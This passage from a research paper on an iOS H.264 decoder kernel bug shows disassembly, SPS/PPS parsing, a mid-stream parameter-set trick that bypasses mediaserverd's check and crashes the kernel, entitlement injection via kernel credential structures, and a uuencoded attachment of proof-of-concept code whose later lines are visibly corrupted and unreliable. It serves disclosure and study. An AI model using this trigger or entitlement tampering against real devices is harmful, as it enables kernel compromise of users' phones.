0xfffffff006c44890L     STRB            W9, [X8,#6]
0xfffffff006c448e8L     STR             W9, [X8,#4]
0xfffffff006c47448L     STRB            W0, [X19,#0x2A0]
0xfffffff006c495ccL     STR             X9, [X10,#0x448]   ; only option
0xfffffff006c50448L     STR             W24, [X22,#0x17BC]
```

For brevity, I'll sum this xref looking process for you - it wasn't magical, and I made some tools to speed up the process. Sometimes the offsets are very common and then grepping won't work - for this case sometimes the best way is just manually following the code flow. Going further, I eventually got to this code:

```
LDR             X11, [X19,#0x1B0]
LDRH            W11, [X11,#0x24]
LDR             X12, [X19,#0x28]
LDRH            W13, [X12,#6]
MOV             W14, #0xFFCF
AND             W13, W13, W14
BFI             W13, W11, #4, #2
STRH            W13, [X12,#6] ; This is the "unk" we were looking for.
```

I then looked for 0x1B0, which was responsible for this entire calculation, and then I saw the following string:

```
"CH264Decoder::DecodeStream error h264fw_SetPpsAndSps"
```

In the same function, I found another interesting string:

```
"AVC_Decoder::ParseHeader unsupported naluLengthSize"
```

--[8 - H.264 in general and in iOS

I googled then "AVC nalu" and the first result I got was "Introduction to H.264: (1) NAL Unit" [6].

I figured, it might be easier to understand a little bit more about H.264 (as I had 0 experience with that before this research). The standard of H.264 can be found at [7].

The relevant page for NAL unit is section 7.3.1, "NAL unit syntax". As we can see from the copy, each NAL unit has a type and is being processed according to its type ("nal_unit_type"). From all of the different NAL unit types, there are 3 which are necessary to know:

*) SPS (sequence parameter set): General properties for a coded video sequence. An example of a property which is held by SPS is the "level_idc" which is a specified set of constraints that indicate a required decoder performance.

*) PPS (picture parameter set): General properties for a coded picture sequence. An example of a property that PPS contains is "deblocking_filter_control_present_flag" - flags related to the deblocking filter - a video filter which helps smoothing edges between macroblocks in the video. Macroblocks are like blocks of pixels (a very rough description, but good enough for our case).

*) IDR (Instanteous decoding refresh): This is a standalone frame, a complete picture which doesn't need other pictures to be displayed. IDR is always the first NAL in a video sequence (because it's standalone and other frames depend on it).

The question is - how to find the appropriate type in the kernel and the code that processes each NAL unit according to its type? I started searching for NAL unit type strings in the kernel (SPS, IDR, PPS, etc), and found the following piece of code:

```
LDP             W9, W8, [X19,#0x18]
CBNZ            W9, parse_nal_by_type   ; [0xA]
CMP             W8, #5
B.EQ            idr_type_and_no_idc_ref

parse_nal_by_type
SUB             W9, W8, #1              ; switch 12 cases
CMP             W9, #0xB
B.HI            def_FFFFFFF006C3A2DC
ADRP            X10, #jpt_FFFFFFF006C3A2DC@PAGE
ADD             X10, X10, #jpt_FFFFFFF006C3A2DC@PAGEOFF
LDRSW           X9, [X10,X9,LSL#2]
ADD             X9, X9, X10
BR              X9                      ; switch jump

idr_type_and_no_idc_ref
ADRP            X0, #aZeroNal_ref_id@PAGE ; "zero nal_ref_idc with IDR!"
ADD             X0, X0, #aZeroNal_ref_id@PAGEOFF
BL              kprintf
MOV             W0, #0x131
B               cleanup
```

As we can see here, "idr_type_and_no_idc_ref" happens "if [X19+0x18] == 0" (at the [0xA] marker) and if [X19+0x1C]. Checking in the manual, we can see that for NAL type == 5, we get indeed an IDR NAL. Based on this findings, we can assume that [X19+0x18] is nal_ref_idc and that [X19+0x1C] is the type of the NALunit!

Back to our mysterious offset 0x1B0, I started thinking - perhaps it is either PPS or SPS? The string we found earlier is pretty clear that the function is doing something with them. I then decoded a video with the API and using the kernel tracing technique, I looked at the content of 0x1B0 to see if it looks like something which looks like SPS or PPS. Luckily for us - this was indeed the SPS object!

I figured that out because within 0x1B0, All of the values were in fact the values of the SPS object which is described in the standard (section 7.3.2.1.1 [7], I love you too).

By slightly changing the SPS of the video I was tracing, I saw that the changes in 0x1B0 were correlated. In fact, most of the SPS object was stored there in the same order as it appears on the manual :) so this was even easier once I found the function in the kext which filled up the object. This was sufficient to understand the mysterious unk & 0x30 check which means (wait for it):

If SPS->chroma_format_idc (section 7.3.2.1.1 [7]) == 0, we get to the memset we were waiting for! At this point, I already had some tools to create and manipulate videos. So creating a video with chroma_format_idc == 0 wasn't a big problem. To send a video for decoding, you first have to call the function CMVideoFormatDescriptionCreateFromH264ParameterSets which creates an object that holds information about the SPS and the PPS of the video. This object is given to mediaserverd to create the session. After the session is created, we get a handle representing the session, and give it to *DecodeFrame which ioctls the driver from mediaserverd (see graph above). I created such a video, sent it to decoding, was waiting for it to crash the device and... nothing happened!


After a brief reversing of mediaserverd, it appears mediaserverd rejects chroma_format_idc == 0!


--[9 - mediaserverd didn't read the fucking manual

But...

mediaserverd only gets the SPS information at the beginning in the function CMVideoFormatDescriptionCreateFromH264ParameterSets which is only being called once. According to the manual (haven't seen a single case in practice though, and I've seen plenty of "Snow Monkey in Japan 5k"s during this research), there could be multiple SPS objects there (section 7.4.1.2.1 in [7]). Which is odd, because if mediaserverd only gets the SPS and PPS information once, and rejects them, then how it is supposed to be aware of the other SPS\PPS packets? (*DecodeFrame just passes the packets to the driver without doing any sanity check).

With this in mind, I decided I'd just try creating a video with a normal SPS\PPS properties, then in the middle of the video embed a new IDR, which points to a new PPS, which points to a new PPS with chroma_format_idc == 0, and see if that bypasses the check deployed in mediaserverd.





The moment the IDR packet with pic_parameter_set_id = 2 was sent, the kernel crashed with the panic we were expecting! Slightly afterwards, iOS 11 was released. And unfortunately - the same PoC code did not crash the kernel...

I diffed the driver code but there wasn't any change. What I did notice however, is that the string "canvasSurfaceID" did not appear in the binary of the driver anymore. I did notice that a bunch of undocumented APIs were introduced then, namely VTTileDecompression* (instead of VTDecompression). I was too lazy analyzing the function with IDA (to be fair, IDA and dyld_shared_cache aren't good friends yet), so I decided to go with a different approach: try attaching debugserver to mediaserverd, and change the given values to IOConnectCallStructMethod, hoping that the kernel crashes if I change it to the same values back in iOS 10.x. Attaching the debugger obviously doesn't work out of the box. I assumed both the driver and the process need the run-unsigned-code entitlement, so without even checking why things didn't work, I just injected the entitlement to mediaserverd and to debugserver and tried attaching debugserver again.

The entitlements' dictionary is stored in task->bsd_info->p_ucred->cr_label->l_ptr:

```
struct task {
        /* Synchronization/destruction information */
        decl_lck_mtx_data(,lock)                /* Task's lock */
        _Atomic uint32_t        ref_count;      /* Number of references to me */
        boolean_t       active;                 /* Task has not been terminated */
        boolean_t       halting;                /* Task is being halted */
    ...
        /* Task security and audit tokens */
#ifdef  MACH_BSD
        void *bsd_info;                 // struct proc
    ...
};

struct  proc {
        LIST_ENTRY(proc) p_list;                /* List of all processes. */

        pid_t           p_pid;                  /* Process identifier. (static)*/
        void *          task;                   /* corresponding task (static)*/
        struct  proc *  p_pptr;                 /* Pointer to parent process.(LL) */
        pid_t           p_ppid;                 /* process's parent pid number */
        pid_t           p_pgrpid;               /* process group id of the process (LL)*/

    ...
        /* substructures: */
        kauth_cred_t    p_ucred;                /* Process owner's identity. (PUCL) */
    ...
};

struct ucred {
        TAILQ_ENTRY(ucred)      cr_link;
        u_long  cr_ref;                 /* reference count */

struct posix_cred {
```

```
        /*
         * The credential hash depends on everything from this point on
         * (see kauth_cred_get_hashkey)
         */
        uid_t   cr_uid;                 /* effective user id */
        uid_t   cr_ruid;                /* real user id */
        uid_t   cr_svuid;               /* saved user id */
        short   cr_ngroups;             /* number of groups in advisory list */
        gid_t   cr_groups[NGROUPS];     /* advisory group list */
        gid_t   cr_rgid;                /* real group id */
        gid_t   cr_svgid;               /* saved group id */
        uid_t   cr_gmuid;               /* UID for group membership purposes */
        int     cr_flags;               /* flags on credential */
} cr_posix;
        struct label    *cr_label;      /* MAC label - contains the dictionary */
        /*
         * NOTE: If anything else (besides the flags)
         * added after the label, you must change
         * kauth_cred_find().
         */
        struct au_session cr_audit;             /* user auditing data */
};

struct label {
        int     l_flags;
        union {
                void    *l_ptr;
                long     l_long;
        }       l_perpolicy[MAC_MAX_SLOTS];
};
```

This time it worked! First, I took an iOS 10.x device, triggered the problematic flow, and put a breakpoint just before the IOConnectCallStructMethod function (which is the actual ioctl to the driver). I knew that this works, so I just copied the entire input buffer to the IOConnectCallStructMethod. I then called the corresponding functions (same API, but changed the VT prefix to VTTile) and set a breakpoint again. Once I reached IOConnectCallStructMethod, I simply overwrote the entire input buffer and replaced it with the input buffer I copied from the iOS 10.x device. The kernel crashed! From there, it was easy to reverse engineer backwards from IOConnectCallStructMethod and see that the 6th parameter given to VTTileDecompressionSessionDecodeTile is simply the X and Y offsets shifted so that they fit in a 64 bit integer (each one of the offsets is a 32 bit integer).

Apple eventually fixed the bug by checking in the kernel for out of bounds before performing the write. They re-verified the values once again in AppleD5500.kext. If you would like to find the actual code where Apple introduced the checks, you can search up the kernel for the following string as this is now printed when putting bad arguments:

"bad IOSurface* in tile offset check"

After this string there's a series of checks for the attributes of the IOSurface object.

--[0xA - Takeaways

*) I've just displayed one vulnerability in an attack vector accessible from within the sandbox. Parsing video and making sure there aren't mistakes isn't that easy, and it's all done from within the kernel! It's obvious that there are more vulnerabilities in this driver, and in other codecs in iOS as well. The attack surface is (sometimes) more important than the vulnerabilities, and I think this is a good example because nowadays it is not _that_ common to find simple buffer overflows.

*) Manuals are super important. Often when reversing drivers, it is easy to fall for looking for patterns (looking for integer overflows, races, appropriate refcounts, etc). Understanding what we actually reverse and not just looking blindly for patterns was the only reason I thought about

putting two SPS in the same packet. I didn't try "bypassing" mediaserverd, I just understood that SPS has an ID, and hence it is likely that there can be more than one of them. Maybe it wasn't the reason I found the vulnerability this time, but that happens as well.

*) Infrastructure is super helpful. Sometimes people can get lazy writing tools, but these might be helpful eventually, even if it takes a lot of time writing them (the kernel patching technique was really easy to write, but I did find myself writing a single tool for a few days just to have things easier when researching). It's an investment for the long term, but without the kernel tracing technique I would have probably given up already. I had so many assumptions which were mandatory to verify, and it was very easy thanks to the kernel tracing technique.

--[0xB - Final words

I'm not sure how you readers feel about this paper, but from section 7 till the first crash, it took me about a week. I tried to put as much details as I could into that paper, but unfortunately sometimes you either forget or ignore details. While it was time consuming and some experience IS needed for that, I'm trying to show you that it is not impossible to actually find bugs (good, reachable from the sandbox bugs). I highly encourage you to stop mentally masturbating about iOS bugs and just throw a freakin' kernelcache into IDA and just start reversing. It's much easier than it looks! We're still in the era where someone can drag a kernelcache into IDA and have a good bug within 2 weeks. Remember my words, in 5 years we'll miss these days, where we can completely wrap up such a project within a month.

Additionally, I would like to thank Zimperium for letting me doing this research. It is not always easy for a company to simply let a single person to do his own research on the internals of a video decoder driver, hoping that when he says there's something coming up, something actually comes up.

P.S. - I did start working on an exploit, and then more important things had priority over it. Hence some of the attached code might be redundant.

Sincerely yours,
Adam Donenfeld, aka @doadam.

--[0xC - References

[1] https://nvd.nist.gov/vuln/detail/CVE-2018-4109
[2] https://nvd.nist.gov/vuln/detail/CVE-2015-7006
[3] https://developer.apple.com/documentation/iokit
[4] https://github.com/kpwn/yalu102
[5] https://xerub.github.io/ios/kpp/2017/04/13/tick-tock.html
[6] https://yumichan.net/video-processing/video-compression/
    introduction-to-h264-nal-unit/
[7] https://www.itu.int/rec/T-REC-H.264

--[0xD - Code

begin 664 src.tar.gz
M'XL("#8LOUL"`W-R8RYT87(`[%Q[=]LVLL^_TJ=`FG,:*W7T\"O)=;>M(LN-
M-K+D*\EI<WKVZ%`D9.&:(E4^+&MW^]WOS`"D0!*4W;1)S]UKM;$M8O##8&8P
M&`P`AH'=>/*9/TWXO'IUC+];KXZ;^N_D\Z1U>'C\ZN3@I-D"NE;S\.#P"3M^
M\@4^<1A9`6-/K.!ZM8ONOO+_HY\0]-\;OA=1XS/K__CWZ+]U"(\>]?]%]3\<
M7_`PM*[YP(_$7-A6)'ROOOB3]']R=%2B_U;SX.@@I__CDZ/C)ZSYJ/_/_FF\
MJ+(7K..O-H&X7D1LSZZQUILWKU\>@&I8>[5R.90N5W'$@WW6\^PZ:[LN(^*0
M!3SDP2UWZ@"".#^T+R_[W>EP/.J>=T?=0:<[[?<ZW<&X.WW7;9]U1]/QI#V:
M_("T^&^R$"&;"VC#]KW($E[(A@`M/,N%5AW.+,]I^`&[\)W4)$/FS[-4B&2%
MS.%SX7&'"0^KL6AA1<P*.`OCV?]P.V*1#\^XZM-E/'.%S<9^'-B<]87-O9"`
M/O`@A%;80;W)]I#^N2I\7JNSCW[,EM:&>7[$XI`#7L(_O[/Y*H*V$<,&@;G"
M\@!Y+:(%-:M0ZM!GGHCO.K"\"#@&SC:`''L.#W1BQ$J:FW%LD6CM@%L1WV<@
M&.Y9,Y=3'7J*G,/C@#LBC`(QB^63^3Y"Q9YKK>>QBQ3PMVS#`6Y7@I-4+4])
MQU_Q`,"\:Q9NPH@OJ:W(I[Z)P(Z7M]R+]MFM\%T3)RF)8D?2*4Z@E0T"@4$M
M=[?*0G\>K5&%BE=F70><+P&XGEC0I<LM*/!G:#W,PLYL$%23(K,BI%Q$T>J_
M&HWU>EV'AKR0-%^WL.4Z**QAK4*W098#@@0K0I'/_0#%CBREJJYOC9<7K959
M,#I2OE,M@)@+VD7C1!R=R$?;9<_;8]8;/V<S*Q3A/ONI-WDWO)JPG]JC47LP

```
M^<B&YZP]^,C>]P9G^ZP+I=T1‘G5_OAQUQV,V’+’>Q66_UX72]N",T:!D0-1]
M^Y&=]<:=?KMW,6;M?I^-KSKO$MQ>=TQFTAMT^E=GO<&/:</]WD5OTI[TAH-]
M:GA;‘5FYZ(XZ[^!K^VVOWYM\)(SSWF2‘K)P#+VUV"6.^U[GJMT?L\FIT.1QW
M]]E_7_6Z$]8=_’WX\:([F"#3@^’@96]P/H*FN_BLKBDXY#PCN[DO91FNN(VN
M@;F6=QW#[,6N_5L>>*@R-<I‘*PCDBJ6(E‘<IZ")5ZOT>K#LX0__5J):XSC=F
MKVETFTSYS7>]\60X^BB_-:K59V(.’,XK4V‘$_K\‘4;9_[‘Z&D]YYKT.*F+ZK
M/I,.C^TD0BB@‘R)[Y<8A_JOR.V#+8U]UOF+_JC[C’OA6I/-L-P8C_G9IV8L&
M_IA&FQ4/ZXOOM$*’WX+$&O*7B4‘&$[WAB$=QX&%9E7OQ$EIB\+DY%T$8$8T>
M9DP‘AU4J?V.M9G-?$O:&8Y‘1-$*>.EP\E/S"BNP%=_+DDKJ5IYZ‘$X+Q&QDJ
M(/U!2M\.-YZ-*G4Y4ACACXO,%".JE/HDH>Y;Y1)!PC=OJK^=9J4X’.NTJI7>
M&9(?’^XG-#K//$OT2A%=6’=$U0ZN0]G:2:$QU?F1,MH>6.8=‘]+FOK&\X\<P
M-U2S@@.OZ,?1>>S9:?62>H9J(SZ’\(‘J&LMS+9(%P/C/-WIOF[F*IF9S)%K]
MA*(’,SJ,[^AWMYZK:&H]1Z*,;"<-M4$JK58;#?8R\\G9E&)N?G)$M8#CU_O%
MLK’X)R?]%2J‘(]O;$UY48R’0^/,]X4\A9@FF‘9\#3QXZC%H-F4&_@5[)0,"V
ML/+1R=$OQ:;^‘1V"63.VD5X?"^]@[N;!R9’J%;FQ97@]18ZF405_G58JC1<4
M<$(@0:RBST5J<‘1Q8+E‘5T$.3^EAD9]*RNXI^=<D\MR;0GA[UIE^Z([&Z’VG
M-?;UUZSPE’U’@_I-L]6O40NQ%XIKC%SMA154%&._0!>?<1>#P%*2)M&0_T8-
M/UL%UO728BO+OMD[JB4"2KU1:AJR>BHDK=M+Z24F:>\-&DJ(P&?$&(O]T@(V
MH/U,\S6#M9&LGK[OC@;=_O1JW!T=’E1+3+#<‘!/S@[J:(:5=**CKESSJ/:;S
M^0SG/\1L"D93L)E;7SCLQ0/-1’’"0+(9RV‘4"*6\Y.;?+"])M(&!5>Q&IW^&
M=&4G($:_#G_Y!X1/5J2"=*#=VT/FN5.KZ<+6:S1W5]G*7@9ZF?‘LL>E=1FIZ
M>)JO6:K!L@(#0HG<RPI.M7BR$’?^MBU,=;XS>B43>/+X^2+YO]YP(J/YSY+_
MW9’_.SQHM7+YO\-F\_‘Q__=7Y_].’O-_C_F_Q_S?8_[O,?]GRO]MDW0P@?8F
M\’/R\;([SF3F\B5IP$<%*2%]8RTM+GHJ’\ED8#8S)\/J;-:-2FZ7VX3<[HS<
MPY."LHN#JWY?#ZHQ?DZKUI)N$%FEJ4+BI&_X$,)?&1W7FK4$7/VJJ#SJ6&‘H
MR1PKLICLA2YD8/6BW9%2G.(JK‘-V9]DJ8LD2:E37,0BK7J\C+=.(->F$D3/S
M?3<K3E?,;D‘:C>%XLA5HJINT"6I7>[QED1I)H^DKB+,/#RJ5WG"X0@-\*Z)P
M&VN/T])S<<>=4T,U-2F9BGK@*&E=FR]D#$H[8!<<9D]<<N;J8O’;3<2I\N%!
MMMOK)4;;\Y*@(T!M>+C8AS,INVW$@$@@-(‘4:!"K%Z7/O.EKLA)$DQ$YJQ/W+
MDZ/I-*U#2W<8"Y9L$5:H($‘11’’*1+)J2VIDB(W4Z7#0EI6R65I.)@_E"K:6
M‘F<D6-$%FF<AHXNL[+?M;XFS’,HU<-^_U@1]^CO8U8‘+ZJH4’YX:Z!.]5‘K/
M3C4OEY0<’NRQA=AGKL]JE<K>GE1S#;]_P]*O>PM18]]^RPX/:K4<"&:!*B=’
M527%\@Z@,’]’![+D#^Z‘ZQL9Q/Q6HKO<TKJ:9"YRK%6LA$59G%I!I>(J;G[3
M:HU@UM/’MEJWI^A9.WD@N*J48)>-LRPA6*QJ1=4CS=!4EM1$IVAFM#AD,YPF
MQ2H7I_.:;S.=/_5&U11S8:T@IHO6G’OL63*34>@:+Y]C’.S!6M"3$0.$IW<1
M#)30#@3Y;#D=Y=C_5[4BO(C=6FX,K5<(@7)M[(5G+;ED<0!_.1\D2<H*7_K!
M!H)%<>UA/,M>ODQ"&>‘)%C,66_EKB%$PE%W[V<;3K!ZTC6)/0%!7J1%.<=Z=
M?KB83MKC]SC&,#JPPIMIA’-PPL=E#.$J!,XH8:R7AE-A%,_GLMEJHY$/)A3Y
M-F?PW3:R@4GPW51Z%CV_)2.AR^%H,IZ>=<][@^X9V%(^4LJ79WSZR@\B4+_P
MISZMZ*;1:6;Z-4+DION2_4M]1R(!QX9‘HYYJJ80"C0>7+7ZP@TA$]Y($_!K7
M‘1L‘Q)_EA*%,W4TU=8,13(=O_][M3$CKH&RM3HTU,UE633]*NV‘M’=E/&"’*
M,I?TB[2;VPP\XW,K=J.+E‘"W‘@V;AHJ.(I!*9KNPYRW$3&Q+MKNR/P4@J<DB
MB-.R[0XLYBAFEGV3%AUFJW7\Y0QD(8O_QHZ()>I<TB58Z^&RP*?QG.\6=+WM
M;=8+’DAN[]3)Q):^L;B2\10,(XWFE;8)G9",%V(>5;0-#"K*BR0G)48?F/#R
M0#I&7G@Y>3X((R?FOQ5%_P"0@C[R.GHP)SG-F11JQM&‘KF!8R.‘Z)/6DVIG/
MYQG"$2SNAYZ[V2JPU40%:B1C7";:BJ‘ES6‘_‘Y’LZ$B2@R+)E2=^C9/R(UDN
M#?+%4_8#6=X8IF_.SBT;_$)(57]P1&C’(:6?KC‘S‘]:(.8T0*:=SHF0K*X#Y
M!/P)$YA_^S46@<P**4]JP?0@(IHWQ!+7M0B<3&WL9F!Y?LCANR/;ES\5-BZJ
MO90‘TP\(#3!A‘>="V,%NH.66XAXDUQ7W(*44.Y$FPKXI@:!4‘5‘Y5@"+5]#I
MNW_6‘,6^*8",=W%B8()\J.Y*\A)F6P=7$!J=8&FFI3E!R%*8I34BG3WZ9(BR
MM%MYL(1V+P/00.J:LDO*6H+ASX0KHHU<@V>7L7K<P=!UX3PTB)<SW’MZ\([/
MTV):!)MYW(KYR_=_D@31%][_.3DZR9__/VR=O’K<__FK]W\.’O=_’O=_’O=_
M’O=_’O=_RL]_;X]N-ZHL/1,>\.VA),H.0:‘XA/:"D‘;T#*-*"&LWB=.J9\Y]
M:Q’2J#NY&@V,>TIIT:>>\>9!X‘=Z]J."FQ[3@-B6F7#9!>V@$HS,J?!O1)0R
ME#YA91]H9RI’]%[S[O!U30L&MY5Q*R5!C&?RX13&Y1*&A!DQGNTU:X9*<3@K
M9P,JM4R5YK",6L._LDH’IDHSU[=OIB&L#M#PBI6.3)7‘Z:\6P@[+6CHV5?)X
MM/:#&[#J2F5+>F)F*N:1[\.T8\9_;:JT6L8[9?;&5,FR5V*GH(WJ"9>S.-Q5
MRZ@?:V’O;LNH(,JA+BT/U$-9UD*M0SRG6JRW$(Z:@HQM’9EKK6P;EY=E%M2J
M50TLPC3I^$"1^+%\M9?&CB6!5UEC+[7&*OI8F@+%GASAM6VUO70<_CL_^/ZM
MB’-HTGT1&M38SR!FT?(‘S-CO#%]&=G(54M@4]R9Q5^/8MM6N&’TPV3F%F:Z#
M,Y+V:338\’VQ>A?=HD96$%_S[F‘&83)4O^8>A"PN(T_**D6L@:^2C[NP’,*R
M+>]YA.&##W$N5PE89H(<<1F\A.60G"‘#1<C"A1]$Z*.*<+W+3J;#1K@YP<E>
M.G&‘DRO4,S(GLP*[T.PFH7D^V+.]8#(5;\2*+@-Q"R’7-1FZ$:M%6*N$3@LU
MBX!O+2<YC%S.W‘$!"@]F;>’@85Y)7T3K^WB>%].).[IZ2&BJBQ17NE2M%(\R
MG^5X1SK>FFA+‘;MW,-F’XI:WY7‘P‘AY+S2:DS)*T%#-]Z@<‘6<*CY6*O-QC;
MEZ@DO9A4VND3XC$$-30";G.!?D^=@@G_()<+T‘B$(I3/C1B>]Q=.D<LK+XQ7
MN/ND’*Z1RU?$9:R1SF//+C’%#Q=9+V-$?$V(2Q’"HOO#!42,PHT#XQC&8]RP
M"DDPC6AOE&%+4C68#5C#!W!F$=:/ROOU&L,$;CLMIH#??_^]AFB$FQ$<$!KX
MZ5@>+’]Q<.P‘L’4/:E-.G,:%T:D,T11W=L_11QDNODNL%\!P_-/"MQ0L<<5@
M:0BU-0\C’H[_W7C2%\NQ_P!‘VAWF.WR4(]WQ=BNZS#)HK#K"VB4Z1_IC2=<M
```

```
M‘1I’PG4U+1B!#C0=[(4U%F*E,D6,^F?W3F*.],6!Z^P826<7[?N!I!,&TAU‘
M;^-PP^X)(ASI?-6,236*0!.QY’X<[0:2’A+’84)>!!K.YRX^V‘GT2K=\7]4H
M-?R=88WS6DWS$9-3@-D\HP@W],K]JO,F/QBMI(H)L+,‘?\’=<‘=?5A)^H‘;M
MA-[E\\@$.%Y9]CU"FZ7Q#-%B:H*.,7Z:-W3L’=[P$D9Z]TZ$T:X.2O>%3B&=
M?CG5*?.N/Z4+7R,>U[PKK9$=?^VQ/SCSKM0))A7HFD1/TUH0K\JC-6>>B%ZD
MM(EYF!#/<>\TW*5,WM2M8R[IN?=KS&,3I‘I>)K[?AU"1FR&E3\2T%!Y@<C#,
M8$D@\P>E",’%MN>H<7,8C;?<(Q6]&%D\2,?J*J$U(5W2F:2=\CM,Y"?/+]’&
M-‘Y=\]I(FT[,<-+7+HF0V,.5KQ>98C08=TL+.9>P1KCC6@8MK;(SYL/SLV:X
MD\Q*9HE[$08@!_7C[>RF\KOH-6)%;_#@MQD@,]+K+9)_6P(D9QSR0Q4SBG2Z
MF"!5CE>$)#"5A‘(U8++>W3PU^N#T5F‘)NO3‘EMPG(4(6P*1%R8’MH88B=’M&
M^BA!E6Y8;2)@(EU2FSA\"^N;M7"B10F4=,&8IYHEE-#U&$*’F=SJX8X9&*;%
M<.5[#B;JS-"%V#)(:QB"\=‘’US)TR[HL/;,(?7L1^)X/_&(,@‘+D820G(B’/
M-:RL,’I:UL"‘KTL:F#^X@7D,>,91’IW[8-.[C’;>W!KMV@K5T(1*IJ6.7)CO
M@&O5I’<,%Z0QC\,P0+V%G’N?=$HA2;3_)QY3T/?_X6=?S+[P_O_!0;/5*NS_
M-X\?[W_^Y?O_;SYU__]QSS^WY_]%=ZD1YG&C^O_)1O5#-Z>KVCT(\O1HRP&T
M-0NL8)/;?4XF/OC9[[W5-Y\+)<E\J@[\/Y/)H^T8%\EL’C#<7.8NMFO8D‘XW
M8<,&H-S;Q/"QZ4[CSG>4;0N%)Z)<3=R;IX"$)-SHG+\%K67K%TC.!.5Q05#W
M$(YBK^_[JY(+F)/RMZ7!S_=\8[ZY6?)BU@QE^]82KB6/;EY8>,J4"*;3M]T?
M>X/I6;?3’ZO#QPOY!I%DNJ\F?S"Z@(D90%29]U*I"^^,)+L">/9([LA+$_*5
MDZ6CHB_IQ(.\Q-#%.PS[V_>,X)\]=0>"\<BF4U‘X.%2&/"2G3;MI,$)>RL,1
M>"@)’2^L-6X%=+)]V9,.’FQJB2XO&5+U;V?!=]M^!%PM$L,,FS"’Q%&(0#B<
M5.]25RW[H%V;V&>&2QGT,+V‘L<^^9OH=D3H[3S+^’N4-XC‘&+XO’/<#W9MM"
M[Y^(;\$WU/_D‘*ZKII"7C%_7H0]#HAMQZ6!L\+O)83‘BL[R-SCC4\’+=W)?’
MLK[YAMFN!7I<"%!%8"\VM-VX#J6#BF=4*H^"<1@^NGY1]RIG(:FA@\DZ‘(9Z
MX"^50X%HVX5F!,I_G\8]O[/H:B^(0&<I-0[4IY4VCXT7#&F]$+B^YA9:BI=.
MG3FZGW_^6;,HX:4VGIRYV<I,5^/S$".)-8?YT‘HS6H<BLM2‘ID#=6N5P<TDL
M‘MKVT18C*>:D%YJ9*4’*;N3T!>,!U%#7S+9>S=JMW.D&UF>D,(T/M<29H2K(
M.E3W<C93K]*,P/ZT_QK5XIN"=.^$:4J::/(/1WPN+\&!(]K>(]1?W:A>KH>W
M2.31?&L&35C01/)XNZ\&PI_1(EI>F_,U++:B8,]25_<0B&Y.@*#PO7KR%*;\
M<X5&KRY;H,X\C6=:C@J\&^"Z%.9N@9([7025J9.62’U[_IHM<%7+UXE*22’I
M[6-?.-6]%Z5BJ.U5*^J56I6*Y’F_FKU55JFD;=9.R\2KOQGP$\6+V?)K3F,+
M1!)Q=7PS;>+S2%J-5$+:*GB]\$.NV$#Q2MZR-;57DT%TIW_#&QO[Z?(!!E8R
M$U\DKU?‘@ZOP/-(;!5<A#[Z86DG/%K2][;F!)/Q3--@DA/4.%OF>7H)<U1GK
MS?6’,B4"_M’%[#(B@;35RQ71)%[4R+5[!1;2I17>(Z4,<;(4TI%/F8]G$M<B
M!,9*(?*UR’A+K3=O9:76F_K?2D7]"<]C@???<V\BW-<0\EQ*<_]3/1N-’GF5
MERYSA=‘A]%WJJEYNV$PH1THE=$M5[KLD1[4Q‘!5HH1@WQ5YJZ]))@\75"S>_
M?D)]RM!F@XL#"V"1!0D,F’)R2"<!.;G36S92JQ,07N,IHI!])9>L*8]?U65P
M+N?<#01ZFR49*0)‘>#/’D^C/875IH670@M>B:&9[/UKJ7QXPK4HY:==SC3)+
M?%+J6G2:G$!EGD^9W9\AT/-TNJ3HT?%Q’TL)&+T7[8W1Q5‘Y2ZO\LQKY*.N<
M‘L‘I2D^F9)GV2J[O53M(G7$3,]^/L(\KFATO,4J@N[AX89GN[:;.0NDJZV12
M>9’)Z2R);8B@JLCW((++RQSH53O[MN]P>6TM4UK5=;*7N7&=X1Q&HTR]ZDI_
M4=’XJZ53O*;O?"30H4L,^3F(’H8JOR’MP,I.$TI)<[KE@/$H’48C->ET%(’A
MC"LS[2%Z<SE7J#FL:"=)XX69R4]S24D$G&V)HE\5LNF-PG@,Q*WE&AHO!@VJ
M$17=X]X3+!PLEJXI9=:*KEKH@I?FF(P.%RP9O‘=%W;<RE’R8"4G+Q3-+LB^:
M)=3JTE;_M[UO76\;.1+-7^HI$,W&)C74U?)E()GY0E’4F!M)U(KT3&9S\O&#
M2(C"FB08‘+2LS,X#G=<X3W:ZJOJ.!@A*E"PG8C(R"?2UNJJZNKHN+KK&/J/H
MHS>?Z8BK-VUCI‘R"*C8D!Q0(.YW2XUH>)K%M1D=9&Q\7H>,AV[+BZ,;"1_XT
M#PG)$4?*W.Z!&4N‘K=PL!0;<8’,’S*;MA%.%]U1F[C\%J8%D.0PY@XSYR&?0
M1Y;2&DYHPB%M&(Q#N*XQ"8PUKG7.3Y=X&AH.2>O)1,SY%%!QYG&35_W0E!I<
MF@-<5’"M3PYUVKALP8.!7;+PW.7,UEE;O"(K6N431B‘%.ZZO.,O#+BUN\R39
MP7+R]0TO236B=2ZL/H7L[.!=QEIOR5,-G/&3:!‘J>K5727KF\($2Z@Q8?=IA
M#L-D!B<S$=B==<;/"M2>’)NT4;T]8JEU6(A/&M-;*USTV^!0_IQM1LD+LND/
MQ#G2L4D:2QW<)_8(G1’7D,"@LFR‘S/=3[K6X!*;@QHXBH\)#@X_,IT@ZIW1G
M-*RS,RS2U#^#.#+WY&3$9IUS1A.89!^K^<Z!VS))J8YUE:CCV$SRU[4J#9+P
